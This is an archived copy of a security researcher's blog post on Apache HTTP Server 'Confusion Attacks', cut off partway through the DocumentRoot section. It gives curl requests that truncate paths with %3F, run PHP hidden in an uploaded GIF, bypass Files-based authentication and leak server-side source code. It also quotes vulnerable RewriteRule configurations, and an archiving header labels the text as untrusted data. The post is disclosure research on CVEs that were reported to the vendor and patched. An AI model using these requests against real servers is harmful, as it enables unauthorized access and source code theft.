Confusion Attacks: Exploiting Hidden Semantic Ambiguity in Apache HTTP Server!


Confusion Attacks: Exploiting Hidden Semantic Ambiguity in Apache HTTP Server! - Orange Tsai, Orange Tsai.

- Published: 2024-08-08
- Original: <https://blog.orange.tw/posts/2024-08-confusion-attacks-en/>
- Preserved from: https://blog.orange.tw/posts/2024-08-confusion-attacks-en/ (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

[| English]



Hey there! This is my research on Apache HTTP Server presented at Black Hat USA 2024. Additionally, this research will also be presented at HITCON and OrangeCon. If you're interested in getting a preview, you can check the slides here:

> Confusion Attacks: Exploiting Hidden Semantic Ambiguity in Apache HTTP Server!

Also, I would like to thank Akamai for their friendly outreach! They released mitigation measures immediately after this research was published (details can be found on Akamai's blog).

TL;DR

This article explores architectural issues within the Apache HTTP Server, highlighting several technical debts within Httpd, **including 3 types of Confusion Attacks, 9 new vulnerabilities, 20 exploitation techniques, and over 30 case studies**. The content includes, but is not limited to:

- How a single `?` can bypass Httpd's built-in access control and authentication.
- How unsafe `RewriteRules` can escape the Web Root and access the entire filesystem.
- How to leverage a piece of code from 1996 to transform an XSS into RCE.

Outline

- Before the Story
- How Did the Story Begin?
- Why Apache HTTP Server Smells Bad?
- A Whole New Attack — Confusion Attack
- 1. Filename Confusion
- Primitive 1-1. Truncation
- 1-1-1. Path Truncation
- 1-1-2. Mislead RewriteFlag Assignment
- Primitive 1-2. ACL Bypass
- 2. DocumentRoot Confusion
- Primitive 2-1. Server-Side Source Code Disclosure
- 2-1-1. Disclose CGI Source Code
- 2-1-2. Disclose PHP Source Code
- Primitive 2-2. Local Gadgets Manipulation!
- 2-2-1. Local Gadget to Information Disclosure
- 2-2-2. Local Gadget to XSS
- 2-2-3. Local Gadget to LFI
- 2-2-4. Local Gadget to SSRF
- 2-2-5. Local Gadget to RCE
- Primitive 2-3. Jailbreak from Local Gadgets
- 2-3-1. Jailbreak from Local Gadgets
- 2-3-2. Jailbreak Local Gadgets to Redmine RCE
- 3. Handler Confusion
- Primitive 3-1. Overwrite the Handler
- 3-1-1. Overwrite Handler to Disclose PHP Source Code
- 3-1-2. Overwrite Handler to
- Primitive 3-2. Invoke Arbitrary Handlers

- 3-2-1. Arbitrary Handler to Information Disclosure
- 3-2-2. Arbitrary Handler to Misinterpret Scripts
- 3-2-2. Arbitrary Handler to Full SSRF
- 3-2-3. Arbitrary Handler to Access Local Unix Domain Socket
- 3-2-4. Arbitrary Handler to RCE
- 4. Other Vulnerabilities
- CVE-2024-38472 - Windows UNC-based SSRF
- Triggered via HTTP Request Parser
- Triggered via Type-Map
- CVE-2024-39573 - SSRF via Full Control of RewriteRule Prefix
- Future Works
- Conclusion

Before the Story

This section is just some personal murmurs. If you're only interested in the technical details, jump straight to — How Did the Story Begin?

As a researcher, perhaps the greatest joy is seeing your work recognized and understood by peers. Therefore, after completing a significant research with fruitful results, it is natural to want the world to see it — which is why I've presented multiple times at Black Hat USA and DEFCON. As you might know, since 2022, I have been unable to obtain a valid travel authorization to enter the U.S. (For Taiwan, travel authorization under the Visa Waiver Program can typically be obtained online within minutes to hours), leading me to miss the in-person talk at Black Hat USA 2022. Even a solo trip to Machu Picchu and Easter Island in 2023 couldn't transit through the U.S. :(

To address this situation, I started preparing for a B1/B2 visa in January this year, writing various documents, interviewing at the embassy, and endlessly waiting. It's not fun. But to have my work seen, I still spent a lot of time seeking all possibilities, even until three weeks before the conference, it was unclear whether my talk would be canceled or not (BH only accepted in-person talks, but thanks to the RB, it could ultimately be presented in pre-recorded format). So, everything you see, including slides, videos, and this blog, was completed within just a few dozen days.

As a pure researcher with a clear conscience, my attitude towards vulnerabilities has always been — they should be directly reported to and fixed by the vendor. Writing these words isn't for any particular reason, just to record some feelings of helplessness, efforts in this year, and to thank those who have helped me this year, thank you all :)

How Did the Story Begin?

Around the beginning of this year, I started thinking about my next research target. As you might know, I always aim to challenge big targets that can impact the entire internet, so I began searching for some complex topics or interesting open-source projects like Nginx, PHP, or even delved into RFCs to strengthen my understanding of protocol details.

While most attempts ended in failure (though a few might become topics for next blog posts), reading these codes reminded me of a quick review I had done of Apache HTTP Server last year! Although I didn't dive deep into the code due to the work schedule, I had already "smelled" something not quite right about its coding style at that time.

So this year, I decided to continue on that research, transforming the "bad smells" from an indescribable "feeling" into concrete research on Apache HTTP Server!

Why Apache HTTP Server Smells Bad?


Firstly, the Apache HTTP Server is a world constructed by "modules," as proudly declared in its official documentation regarding its modularity:

>

Apache httpd has always accommodated a wide variety of environments through its modular design. [...] Apache HTTP Server 2.0 extends this modular design to the most basic functions of a web server.

The entire Httpd service relies on hundreds of small modules working together to handle a client's HTTP request. **Among the 136 modules listed by the official documentation, about half are either enabled by default or frequently used by websites**!

What's even more surprising is that these modules also maintain a colossal `request_rec` structure while processing client HTTP requests. This structure includes all the elements involved in handling HTTP, with its detailed definition available in include/httpd.h. All modules depend on this massive structure for synchronization, communication, and data exchange. As an HTTP request passes through several phases, modules act like players in a game of catch, passing the structure from one to another. Each module even has the ability to modify any value in this structure according to its own preferences!



This type of collaboration is not new from a software engineering perspective. Each module simply focuses on its own task. As long as everyone finishes their work, then the client can enjoy the service provided by Httpd. This approach might work well with a few modules, **but what happens when we scale it up to hundreds of modules collaborating — can they really work well together?**

Our starting point is straightforward — **the modules do not fully understand each other, yet they are required to cooperate**. Each module might be implemented by different people, with the code undergoing years of iterations, refactors, and modifications. Do they really still know what they are doing? Even if they understand their own duty, what about other modules' implementation details? Without any good development standards or guidelines, there must be several gaps that we can exploit!

A Whole New Attack — Confusion Attack

Based on these observations, we started **focusing on the "relationships" and "interactions" among these modules**. If a module accidentally modifies a structure field that it considers unimportant, but is crucial for another module, it could affect the latter's decisions. Furthermore, if the definitions or semantics of the fields are not precise enough, causing ambiguities in how modules understand the same fields, it could lead to potential security risks as well!

From this starting point, we developed three different types of attacks, as these attacks are more or less related to the misuse of structure fields. Hence, we've named this attack surface "Confusion Attack," and the following are the attacks we developed:

- **Filename Confusion**
- **DocumentRoot Confusion**
- **Handler Confusion**

Through these attacks, we have identified 9 different vulnerabilities:

- **CVE-2024-38472** - Apache HTTP Server on Windows UNC SSRF
- **CVE-2024-39573** - Apache HTTP Server proxy encoding problem
- **CVE-2024-38477** - Apache HTTP Server: Crash resulting in Denial of Service in mod_proxy via a malicious request
- **CVE-2024-38476** - Apache HTTP Server may use exploitable/malicious backend application output to run local handlers via internal redirect
- **CVE-2024-38475** - Apache HTTP Server weakness in mod_rewrite when first segment of substitution matches filesystem path
- **CVE-2024-38474** - Apache HTTP Server weakness with encoded question marks in backreferences
- **CVE-2024-38473** - Apache HTTP Server proxy encoding problem
- **CVE-2023-38709** - Apache HTTP Server: HTTP response splitting
- **CVE-2024-??????** - [redacted]

These vulnerabilities were reported through the official security mailing list and were addressed by the Apache HTTP Server in the 2.4.60 update published on 2024-07-01.

As this is a new attack surface from Httpd's architectural design and its internal mechanisms, naturally, the first person to delve into it can find the most vulnerabilities. Thus, I currently hold the most CVEs from Apache HTTP Server . it leads to many updates that are not backward compatible. Therefore, patching these issues is not easy for many long-running production servers. If administrators update without careful consideration, they might disrupt existing configurations, causing service downtime.

Now, it's time to get started with our Confusion Attacks! Are you ready?

1. Filename Confusion

The first issue stems from confusion regarding the filename field. Literally, `r->filename` should represent a filesystem path. However, in Apache HTTP Server, some modules treat it as a URL. If, within an HTTP context, most modules consider `r->filename` as a filesystem path but some others treat it as a URL, this inconsistency can lead to security issues!

Primitive 1-1. Truncation

So, which modules treat `r->filename` as a URL? The first is `mod_rewrite`, which allows sysadmins to easily rewrite a path pattern to a specified substitution target using the `RewriteRule` directive:

|

```
1
```

|

```
RewriteRule Pattern Substitution [flags]
```

| |

The target can be either a filesystem path or a URL. This feature likely exists for user experience. However, this "convenience" also introduces risks. For instance, **while rewriting the target paths, `mod_rewrite` forcefully treats all results as a URL**, truncating the path after a question mark `%3F`. This leads to the following two exploitations.

Path:* *modules/mappers/mod_rewrite.c#L4141

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
```

```
static int apply_rewrite_rule(rewriterule_entry *p, rewrite_ctx *ctx)
{
    ap_regmatch_t regmatch[AP_MAX_REG_MATCH];
    apr_array_header_t *rewriteconds;
    rewritecond_entry *conds;

    for (i = 0; i < rewriteconds->nelts; ++i) {
        rewritecond_entry *c = &conds[i];
        rc = apply_rewrite_cond(c, ctx);

    }

    r->filename = newuri;

    if (ctx->perdir && (p->flags & RULEFLAG_DISCARDPATHINFO)) {
        r->path_info = NULL;
    }

    splitout_queryargs(r, p->flags);

}
```

| |

1-1-1. Path Truncation

The first primitive leverages this truncation on the filesystem path. Imagine the following `RewriteRule`:

|

```
1
2
```

|

```
RewriteEngine On
RewriteRule "^/user/(.+)$" "/var/user/$1/profile.yml"
```

| |

The server would open the corresponding profile based on the username followed by the path `/user/`, for example:

|

```
1
2
```

|

```
$ curl http://server/user/orange
```

| |

Since `mod_rewrite` forcibly treats all rewritten result as a URL, even when the target is a filesystem path, it can be truncated at a question mark, cutting off the tailing `/profile.yml`, like:

|

```
1
2
```

|

```
$ curl http://server/user/orange%2Fsecret.yml%3F
```

| |

This is our first primitive — Path Truncation. Let's pause our exploration of this primitive here for a moment. Although it might seem like a minor flaw for now, remember it— it will reappear in later attacks, gradually tearing open this seemingly little breach!

1-1-2. Mislead RewriteFlag Assignment

The second exploitation of the truncation primitive is to mislead the assignment of `RewriteFlags`. Imagine a sysadmin managing websites and their corresponding handlers through the following `RewriteRule`:

|

```
1
2
```

|

```
RewriteEngine On
RewriteRule ^(.+\.php)$ $1 [H=application/x-httpd-php]
```

| |

If a request ends with the `.php` extension, it adds the corresponding handler for the `mod_php` (this can also be an Environment Variable or Content-Type; you can refer to the official RewriteRule Flags manual for details).

Since the truncation behavior of the `mod_rewrite` occurs after the regular expression match, an attacker can use the original rule to apply flags to requests they shouldn't apply to by using a `?`. For example, an attacker could upload a GIF image embedded with malicious PHP code and execute it as a backdoor through the following crafted request:

|

```
1
2
3
4
5
```

|

```
$ curl http://server/upload/1.gif

$ curl http://server/upload/1.gif%3fooo.php
```

| |

Primitive 1-2. ACL Bypass

The second primitive of Filename Confusion occurs in the `mod_proxy`. Unlike the previous primitive which treats targets as a URL in all cases, this time **the authentication and access control bypass is caused by the inconsistent semantic of `r->filename` among the modules!**

It actually makes sense for the `mod_proxy` to treat `r->filename` as a URL, given that the primary purpose of a Proxy is to "redirect" requests to other URLs. However, security issues when different components interact — especially the case when most modules by default treat the `r->filename` as a filesystem path, imagine you use a file-based access control, and now `mod_proxy` treats `r->filename` as a URL; this inconsistency can lead to the access control or authentication bypass!

A classic example is when sysadmins use the `Files` directive to restrict a single file, like `admin.php`:

|

```
1
2
3
4
5
6
```

|

```
<Files "admin.php">
    AuthType Basic
    AuthName "Admin Panel"
    AuthUserFile "/etc/apache2/.htpasswd"
    Require valid-user
</Files>
```

| |

This type of configuration can be bypassed directly under the default PHP-FPM installation! It's also worth mentioning that this is one of the most common ways to configure authentication in Apache HTTP Server! Suppose you visit a URL like this:

```

```

http://server/admin.php%3Fooo.php

First, in the HTTP lifecycle at this URL, the authentication module will compare the requested filename with the protected files. At this point, the `r->filename` field is `admin.php?ooo.php`, which obviously does not match `admin.php`, so the module will assume that the current request does not require authentication. However, the PHP-FPM configuration is set to forward requests ending in `.php` to the `mod_proxy` using the `SetHandler` directive:

Path: /etc/apache2/mods-enabled/php8.2-fpm.conf

|

```
1
2
3
4
5
```

|

```

<FilesMatch ".+\.ph(?:ar|p|tml)$">
    SetHandler "proxy:unix:/run/php/php8.2-fpm.sock|fcgi://localhost"
</FilesMatch>
```

| |

The `mod_proxy` will rewrite `r->filename` to the following URL and call the sub-module `mod_proxy_fcgi` to handle the subsequent FastCGI protocol:

```

```

proxy:fcgi://127.0.0.1:9000/var/www/html/admin.php?ooo.php

Since the backend receives the filename in a strange format, PHP-FPM has to handle this behavior specially. The logic of this handling is as follows:

Path:* *sapi/fpm/fpm/fpm_main.c#L1044

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
```

|

```
#define APACHE_PROXY_FCGI_PREFIX "proxy:fcgi://"
#define APACHE_PROXY_BALANCER_PREFIX "proxy:balancer://"

if (env_script_filename &&
   strncasecmp(env_script_filename, APACHE_PROXY_FCGI_PREFIX, sizeof(APACHE_PROXY_FCGI_PREFIX) - 1) == 0) {

   char *p = env_script_filename + (sizeof(APACHE_PROXY_FCGI_PREFIX) - 1);
   while (*p != '\0' && *p != '/') {
      p++;
   }
   if (*p != '\0') {

      memmove(env_script_filename, p, strlen(p) + 1);
      apache_was_here = 1;
   }

   p = strchr(env_script_filename, '?');
   if (p) {
      *p =0;
   }
}
```

| |

As you can see, PHP-FPM first normalizes the filename and splits it at the question mark `?` to extract the actual file path for execution (which is `/var/www/html/admin.php`). This leads to the bypass, and basically, **all authentications or access controls based on the `Files` directive for a single PHP file are at risk when running together with PHP-FPM!**

Many potentially risky configurations can be found on GitHub, such as `phpinfo()` restricted to internal network access only:

|

```
1
2
3
4
5
6
7
8
```

|

```
<Files php-info.php>

   Require ip 10 172 192.168
</Files>
```

| |

Adminer blocked by `.htaccess`:

|

```
1
2
3
4
```

|

```
<Files adminer.php>
   Order Allow,Deny
   Deny from all
</Files>
```

| |

Protected `xmlrpc.php`:

|

```
1
2
3
4
```

|

```
<Files xmlrpc.php>
   Order Allow,Deny
   Deny from all
</Files>
```

| |

CLI tools prevented from direct access:

|

```
1
2
3
```

|

```
<Files "cron.php">
   Deny from all
</Files>
```

| |

Through an inconsistency in how the authentication module and `mod_proxy` interpret the `r->filename` field, all the above examples can be successfully bypassed with just a `?`.

2. DocumentRoot Confusion

The next attack we're diving into is the confusion based on DocumentRoot! Let's consider this Httpd configuration for a moment:

|


```
1
2
```

|

```
DocumentRoot /var/www/html
RewriteRule  ^/html/(.*)$   /$1.html
```

| |

When you visit the URL `http://server/html/about`, which file do you think Httpd actually opens? Is it the one under the root directory, `/about.html`, or is it from the DocumentRoot at `/var/www/html/about.html`?



The answer is — **it accesses both paths**. Yep, that's our second Confusion Attack. **For any[1] `RewriteRule`, Apache HTTP Server always tries to open both the path with DocumentRoot and without it!** Amazing, right?

[1] Located within `Server Config` or `VirtualHost Block`

Path: modules/mappers/mod_rewrite.c#L4939

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
```

```
    if(!(conf->options & OPTION_LEGACY_PREFIX_DOCROOT)) {
        uri_reduced = apr_table_get(r->notes, "mod_rewrite_uri_reduced");
    }

    if (!prefix_stat(r->filename, r->pool) || uri_reduced != NULL) {
        int res;
        char *tmp = r->uri;

        r->uri = r->filename;
        res = ap_core_translate(r);
        r->uri = tmp;

        if (res != OK) {
            rewritelog((r, 1, NULL, "prefixing with document_root of %s"
                    " FAILED", r->filename));

            return res;
        }

        rewritelog((r, 2, NULL, "prefixed with document_root to %s",
                r->filename));
    }

    rewritelog((r, 1, NULL, "go-ahead with %s [OK]", r->filename));
    return OK;
}
```

| |

Most of the time, the version without DocumentRoot doesn't exist, so Apache HTTP Server goes for the version with the DocumentRoot. But this behavior already lets us "intentionally" access paths outside the Web Root. **If today we can control the prefix of the `RewriteRule`, couldn't we access any file on the system?** That's the spirit of our second Confusion Attack! You can find numerous problematic configurations on GitHub, and even the examples from official Apache HTTP Server documentations are vulnerable to attacks:

|

```
1
2
3
```

|

```
RewriteCond "%{QUERY_STRING}" "(.*(?:^|&))mykey=([^&]*)&?(.*)&?$"
RewriteRule "(.*)" "$1?%1%3"
```

| |

There are other `RewriteRule` that are also affected, such as rules based on caching needs or hiding file extensions:

|

```
1
```

|

```
RewriteRule  "^/html/(.*)$"  "/$1.html"
```

| |

The Rule trying to save bandwidth by opting for compressed versions of static files:

|

```
1
```

|

```
RewriteRule  "^(.*)\.(css|js|ico|svg)" "$1\.$2.gz"
```

| |

The rule redirecting old URLs to the main site:

|

```
1
```

|

```
RewriteRule  "^/oldwebsite/(.*)$"  "/$1"
```

| |

The rule returning a 200 OK for all CORS preflight requests:

|

```
1
2
```

|

```
RewriteCond %{REQUEST_METHOD} OPTIONS
RewriteRule ^(.*)$ $1 [R=200,L]
```

| |

Theoretically, as long as the target prefix of a `RewriteRule` is controllable, we can access nearly the entire filesystem. But from the real-world cases above, extensions like `.html` and `.gz` are the restrictions that keep us from being truly free. So, can we access files outside `.html`? I am not sure if you remember the primitive of Path Truncation from the Filename Confusion earlier? By combining these two primitives, we can freely access arbitrary files on the filesystem!

The following demonstrations are all based on this unsafe `RewriteRule`:

|

```
1
2
```

|

```
RewriteEngine On
RewriteRule  "^/html/(.*)$"  "/$1.html"
```

| |

Primitive 2-1. Server-Side Source Code Disclosure

Let's introduce the first primitive of DocumentRoot Confusion — **Arbitrary Server-Side Source Code Disclosure**!

Since Apache HTTP Server decides whether to consider a file as a Server-Side Script based on the current directory or virtual host configuration, accessing target via an absolute path can confuse Httpd's logic, causing it to leak contents that should have been executed as code.

2-1-1. Disclose CGI Source Code

Starting with the disclosure of server-side CGI source code, since `mod_cgi` binds the CGI folder to a specified URL prefix via `ScriptAlias`, directly accessing a CGI file using its absolute path can leak its source code due to the change of URL prefix.

|

```
1
2
3
4
5
6
7
```

|

```
$ curl http://server/cgi-bin/download.cgi

$ curl http://server/html/usr/lib/cgi-bin/download.cgi%3F
```

| |

2-1-2. Disclose PHP Source Code

Next is the disclosure of server-side PHP source code. Given that PHP has numerous use cases, if PHP environments are applied only to specific directories or virtual hosts (which is common in web hosting), accessing PHP files from a virtual host which didn't support PHP can disclose the source code!

For example, `www.local` and `static.local` are two websites hosted on the same server; `www.local` allows PHP execution while `static.local` only serves static files. Hence, you can disclose sensitive info from `config.php` like this:

|

```
1
2
3
4
```

|

```
$ curl http://www.local/config.php

$ curl http://www.local/var/www.local/config.php%3F -H "Host: static.local"
```

| |

Primitive 2-2. Local Gadgets Manipulation!

Next up is our second primitive — **Local Gadgets Manipulation**.

First, when we talked about “accessing any file on the filesystem,” did you wonder: “Hey, could an unsafe `RewriteRule` access `/etc/passwd`?” The answer is Yes, and also no. What?

Technically, the server does check if `/etc/passwd` exists, but Apache HTTP Server’s built-in access control blocks our access. Here’s a snippet from Apache HTTP Server’s configuration template:

|

```
1
2
3
4
```

|

```
<Directory />
    AllowOverride None
    Require all denied
</Directory>
```

| |

You’ll notice it defaults to blocking access to the root directory `/` (`Require all denied`). So our “arbitrary file access” ability seems a bit less “any.” Does that mean the show’s over? Not really! We have already broken the trust of only-allowed-access to the DocumentRoot, it’s a significant step forward!

